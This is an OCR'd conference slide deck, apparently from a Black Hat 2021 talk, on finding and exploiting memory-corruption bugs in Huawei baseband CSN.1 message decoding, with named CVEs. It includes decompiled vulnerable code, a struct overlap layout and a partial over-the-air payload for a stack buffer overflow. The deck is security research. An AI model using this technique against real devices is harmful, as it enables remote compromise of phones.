black hat USA 2021
August 4-5, 2021
BRIEFINGS

TASZK WE FIND NEEDLES


How To Tame Your Unicorn

Daniel Komaromy Lorant Szabo


TASZK Security Labs

Intro


Why Baseband?



Why Huawei?




Why These Pwns?




Intro

Why Baseband?




Android Phone
!=
Android

Why Huawei?




Bug Hunting
!=

Why These Pwns?



Low-Level Security
!=
Moar Parsers

Chapter I: Over The Air




Kirin: A Friendly Target

- Baseband studied before (BH 2018, Grassi et al.)
- Source code leak
- Android can be rooted
- Debug friendly modem


3GPP: NAS vs AS

- A good target:
  - not in leak
  - not focus of prior *0days* (NAS IE TLV)
  - memcpy_s agnostic
- NAS vs AS
  - NAS: manages mobility, connectivity (calls, texts), data sessions
  - AS: manages wireless link
- RRM
  - complex (3G/4G revisions)
  - bit encoding



3GPP: NAS vs AS

- A good target:
  - not in leak
  - not focus of prior *0days* (NAS IE TLV)
  - memcpy_s agnostic
- NAS vs AS
  - NAS: manages mobility, connectivity (calls, texts), data sessions
  - AS: manages wireless link
- RRM
  - complex (3G/4G revisions)
  - bit encoding



Concrete Syntax Notation ...

- CSN.1: *Concrete* Syntax Notation
  - ASN.1: abstract object types
  - CSN.1: bit conditionals + bit-length fields; custom structures baked into spec
- 3GPP 44.018 (GSM RRM) and 44.060 (GPRS RLC/MAC)

```
< Individual priorities > ::=
{ 0 -- delete all stored individual priorities | 1 -- provide individual priorities

< GERAN_PRIORITY : bit(3) >
{ 0 | 1 < 3G Individual Priority Parameters Description : < 3G Individual Priority Parameters Description struct >> }

{ 0 | 1 < E-UTRAN Individual Priority Parameters Description : < E-UTRAN Individual Priority Parameters Description struct >> }

{ 0 | 1 < T3230 timeout value : bit(3) >}
{ null | L -- Receiver compatible with earlier release

       | H -- Additions in Rel-11
       { 0 | 1 < E-UTRAN IPP with extended EARFCNs Description : < E-UTRAN IPP with extended EARFCNs Description struct >> }

} };
```

... Not So Concrete Syntax Notation.

- Variable length elements: explicit vs implicit
- explicit:

```
{ GPRS REPORT PRIORITY DESCRIPTION struct > ::=
  < Number_Cells : bit(7)>
  {REP_PRIORITY: bit } * (val(Number_cells));
```

- implicit:

```
{ RTD6 struct > ::=
  < Number_Cells : bit(7)>
  {0 < RTD : bit (6) > } ** 1;
```

… Not So Concrete Syntax Notation.

- length constraints: not part of the grammar (unlike IE TLV syntax, ASN.1 syntax)

Table 9.1.34a.1: SYSTEM INFORMATION TYPE 2 quater message content

IEI	Information element	Type / Reference	Presence	Format	length
	L2 Pseudo Length	L2 Pseudo Length 10.5.2.19	M	V	1
	RR management Protocol Discriminator	Protocol Discriminator 10.2	M	V	1/2
	Skip Indicator	Skip Indicator 10.3.1	M	V	1/2
	System Information Type 2quater Message Type	Message Type 10.4	M	V	1
	SI 2 quater Rest Octets	SI 2quater Rest Octets 10.5.2.33b	M	V	20

```
< Real Time Difference Description struct > ::=
    { 0 | 1  { 0 | 1  < BA_Index_Start_RTD : bit (5) > }      --default value=0
        < RTD Struct : < RTD6 Struct >>
        { 0 < RTD Struct : < RTD6 Struct >> } **1 }            -- '0' indicates to increment by 1
                                                               -- the index of the frequency in the BA (list)

    { 0 | 1  { 0 | 1  < BA_Index_Start_RTD : bit (5) > }      --default value=0
        < RTD Struct : < RTD12 Struct >>
        { 0 < RTD Struct : < RTD12 Struct >> } **1 };          -- '0' indicates to increment by 1
                                                               -- the index of the frequency in the BA (list)

< RTD6 Struct > ::=
    { 0 < RTD : bit (6) > } ** 1;        -- Repeat until '1' ; '1' means last RTD for this frequency
```

Real Time Difference Description

BA_Index_Start_RTD (5 bit field)
This field indicates the BA (list) index for the first RTD parameter. When missing, the value '0' is assumed.

RTD (6 or 12 bit field) are defined in 3GPP TS 45.008.
The use of these parameters is defined in sub-clause 3.4.1.2.1.4, 'Real Time Differences'.

3.4.1.2.1.4 Real Time Differences

One or more instances of the Measurement Information message may provide Real Time Difference information. This is used to build the Real Time Difference list. The mobile station may use Real Time Difference parameters before receiving the BSIC information defined in sub-clause 3.4.1.2. The Real Time Difference list may contain up to 96 Real Time Difference parameters.

- our bug class: unbound recursive repetition

CSN.1 in Huawei

- Two-stage decoding with a stack-based VM
- Stage 1: VM program tags message to identify fields
- Stage 2: regular code unserializes message into a fixed-sized union
- Bit copying happens only in Stage 2
- Validity checks happen … where?

```
Csn1_Decode (CSN1Table, CSN1Context, Buffer, BitOffset, Destin, sizeof (c_type_name), Length,

             /* CASEID=28491 OFFSET=199987 */ 199987, CSN1FunctionMap, CSN1ExpressionMap);
```

```
[200417] ENTER_FLD: field=6372 // Repeated Individual E-UTRAN Priority Parameters struct
   [558] DECOCASE_1
      [200463] ENTER_FLD: field=6373 // { 1 < EARFCN : bit (16) > } ** 0
         [611] DECOCASE_A x 16
      [199936] EXIT_FIELD: field=6373
   [82] TERM_LOOP
   [572] DECOCASE_0 // implicit repetition closing zero
```

CSN.1 Stage 2: Implicit Case

- Implicit repetition post-processing - no boundary checks!

```
{
   int i;

   CSN1_EN_DECLARE_STACK

   Csn1_Decode (CSN1Table, CSN1Context, Buffer, BitOffset, Destin, sizeof (c_type_name), Length, 199987,CSN1FunctionMap, CSN1ExpressionMap);

   for (i=0; i<CSN1Context->CSN1_Stack.fieldState.fieldsTop; i++) { //iterate over each tagged field
      if (CSN1Context->CSN1_Stack.fields[i].index >= 0) {
         switch (CSN1Context->CSN1_Stack.fields[i].fieldId) {
            curr_field = CSN1Context->CSN1_Stack.fields[i];
            (...)
            case 6378: {
               SETITEMS_...( data[outer_loop].EARFCN, curr_field.index+1 ); // zero-out
               data[curr_field->parent->index].EARFCN.data[curr_field.index+1] = EDBitsToInt(...); // copy data;
            }
            (...)
         }
      }
   }

   CSN1_StackFree (&CSN1Context->CSN1_Stack);
   return ((CSN1Context->Continue == 0) ? (CSN1Context->CurrOfs-CSN1Context->BitOffset) : -1);
}
```

Improving Primitives

- Bug != exploitable vuln primitive
- Drawbacks
  - bit encoding
  - input size constraints (SI)
  - output location & size
- Advantages
  - large step increments
  - huge variance (*many* 100s of instances of the bug class)
- With enough looking…
  - **CVE-2020-1837** OOB Write
  - **CVE-2021-22414** Stack Buffer Overflow
  - **CVE-2021-22413** Heap Buffer Overflow

CVE-2021-22414 Stack Buffer Overflow

- CheckNrofFddCells: integer wrap bypasses check
- ParseBitsToByte: straight stack BOF!
- But is this a reachable bug?
  - usedBits/NR_OF_FDD_CELLS source is the question

```
int GASGCOMSI_ParseBitToByte(uint bit_count, byte *input, byte
*output) {
    uint idx;
    <initial checks>
    idx = 0;
    if (bit_count == 0)
        return 0;

    do {
        output[idx] = 1 - ((1 << (~idx & 7) & input[idx >> 3]) == 0)
        idx = idx + 1;
    } while (idx != bit_count);

    return 1;
}
```

```
int GASGCOMSI_Parse-utraNFddValidNcells(

  c_SI2quaterRestOctets_p3G_Neighbour_Cell_Description_UTRAN_FDD_Descript
  ion_Repeated_UTRAN_FDD_Neighbour_Cells_data*rep_UTRAN_data,  ushort
  *out, int *out_len

)

{

  uint number_of_fdd_cells;
  uint bit_size;
  ushort cells [16];
  byte cell_info_bits_in_bytes [124];

  (…)
  bit_size = (rep_UTRAN_data->FDD_CELL_INFORMATION_Field).usedBits;
  number_of_fdd_cells = (uint)rep_UTRAN_data->NR_OF_FDD_CELLS;

  if (0 == GASGCOMSI_CheckNrofFddCells(number_of_fdd_cells, bit_size &
  0xff)) { return 0; }

  if (0 == GASGCOMSI_ParseBitToByte(bit_size, &rep_UTRAN_data-
  >FDD_CELL_INFORMATION_Field, cell_info_bits_in_bytes)) { return 0; }

  (…)

  return 1;

}
```

CVE-2021-22414 Stack Buffer Overflow

- Channel Release, Cell Selection (44.018 10.5.2.1e)
- Cell Selection IE supports 4 RATs
- Bad: UTRAN-FDD NR_OF_FDD_CELLS & FDD_CELL_INFORMATION are fixed
- Good: all descriptors defined with the unbound implicit repetition
- But what is the output structure format?

```
<Cell Selection Indicator after release of all TCH and SDCCH value part> ::=
  { 000   { 1 <GSM Description : <GSM Description struct >> } ** 0
  | 001 { 1 <UTRAN FDD Description : < UTRAN FDD Description struct >> } ** 0
  | 010 { 1 <UTRAN TDD Description : < UTRAN TDD Description struct >> } ** 0
  | 011 { 1 <E-UTRAN Description : < E-UTRAN Description struct >> } ** 0 };

(…)

< UTRAN FDD Description struct > ::=
   { 0 | 1 < Bandwidth_FDD : bit (3) > }
   < FDD-ARFCN : bit (14) >
   { 0 | 1 < FDD_Indic0 : bit >
      < NR_OF_FDD_CELLS : bit (5) >
      < FDD_CELL_INFORMATION Field : bit (p(NR_OF_FDD_CELLS)) > } ;

(…)

< E-UTRAN Description struct > ::=
< EARFCN : bit (16) >
{ 0 | 1 < Measurement Bandwidth : bit (3) > }
{ 0 | 1 < Not Allowed Cells: < PCID Group IE > > }
{ 0 | 1 < TARGET_PCID : bit (9) > };
```

CVE-2021-22414 Stack Buffer Overflow

- Struct not a union!
- No “RAT chosen” flag in struct
- Handler selects first with non-zero item count
- UTRAN priority > E-UTRAN priority
- Fields order != priority order
- Use E-UTRAN to create a fake but corrupt UTRAN-FDD unserialized struct
- But can we get good overlaps?

```
struct _c_CellSelectionIndicator {

  /*    0      |  5044 */
  struct _c_CellSelectionIndicator_E_UTRAN_Description {
    struct _c_CellSelectionIndicator_E_UTRAN_Description_data {
      unsigned short EARFCN;
      unsigned short TARGET_PCID;
      (…)
    } data[20];
    int items;
  } E_UTRAN_Description;

  /* 5044      |    84 */
  c_CellSelectionIndicator_GSM_Description GSM_Description;

  /* 5128      |   644 */
  struct _c_CellSelectionIndicator_UTRAN_FDD_Description {
    struct _c_CellSelectionIndicator_UTRAN_FDD_Description_data {
      (…)
      unsigned char NR_OF_FDD_CELLS;
      (…)
      {
         unsigned char value[16];
        int usedBits;
      } FDD_CELL_INFORMATION_Field;
    } data[20];
    int items;
  } UTRAN_FDD_Description;

  /* 5772      |   644 */
  c_CellSelectionIndicator_UTRAN_TDD_Description
                                                 UTRAN_TDD_Description;
}
```

CVE-2021-22414 Stack Buffer Overflow


```
buf = {
(…)

[ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
[ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],

[ "1", {"e_utran_description": {"e_utran_description_struct":
[ { "earfcn": "0000000000000000" },
    ["0"],
    ["0"],
    [ "1", { "target_pcid": "000000000" } ]
] } } ],

[ "1", {"e_utran_description": {"e_utran_description_struct": [
    { "earfcn": "0000000100000001" },
    [ "1", { "measurement_bandwidth": "001" }],
    [ "1", {
        "not_allowed_cells": {
            "pcid_group_ie": [
              [

               [ "1", { "pcid": "000000000" } ],
               [ "1", { "pcid": "000000000" } ],
               [ "1", { "pcid": "000000000" } ],
               [ "1", { "pcid": "000000000" } ],
               [ "1", { "pcid": "000000000" } ],
               [ "1", { "pcid": "000000000" } ],
               [ "1", { "pcid": "100000000" } ],
               [ "1", { "pcid": "000000000" } ]
              ],"0",
            ["0"],
            [],"0"
            ]
        }
      }
    ],

(…)
}
```


```
5040 .E_UTRAN_Description.items_0 - E_UTRAN_Description_data.EARFCN_0
5041 .E_UTRAN_Description.items_1 - E_UTRAN_Description_data.EARFCN_1
5042 .E_UTRAN_Description.items_2 - E_UTRAN_Description_data.TARGET_PCID_0
5043 .E_UTRAN_Description.items_3 - E_UTRAN_Description_data.TARGET_PCID_1


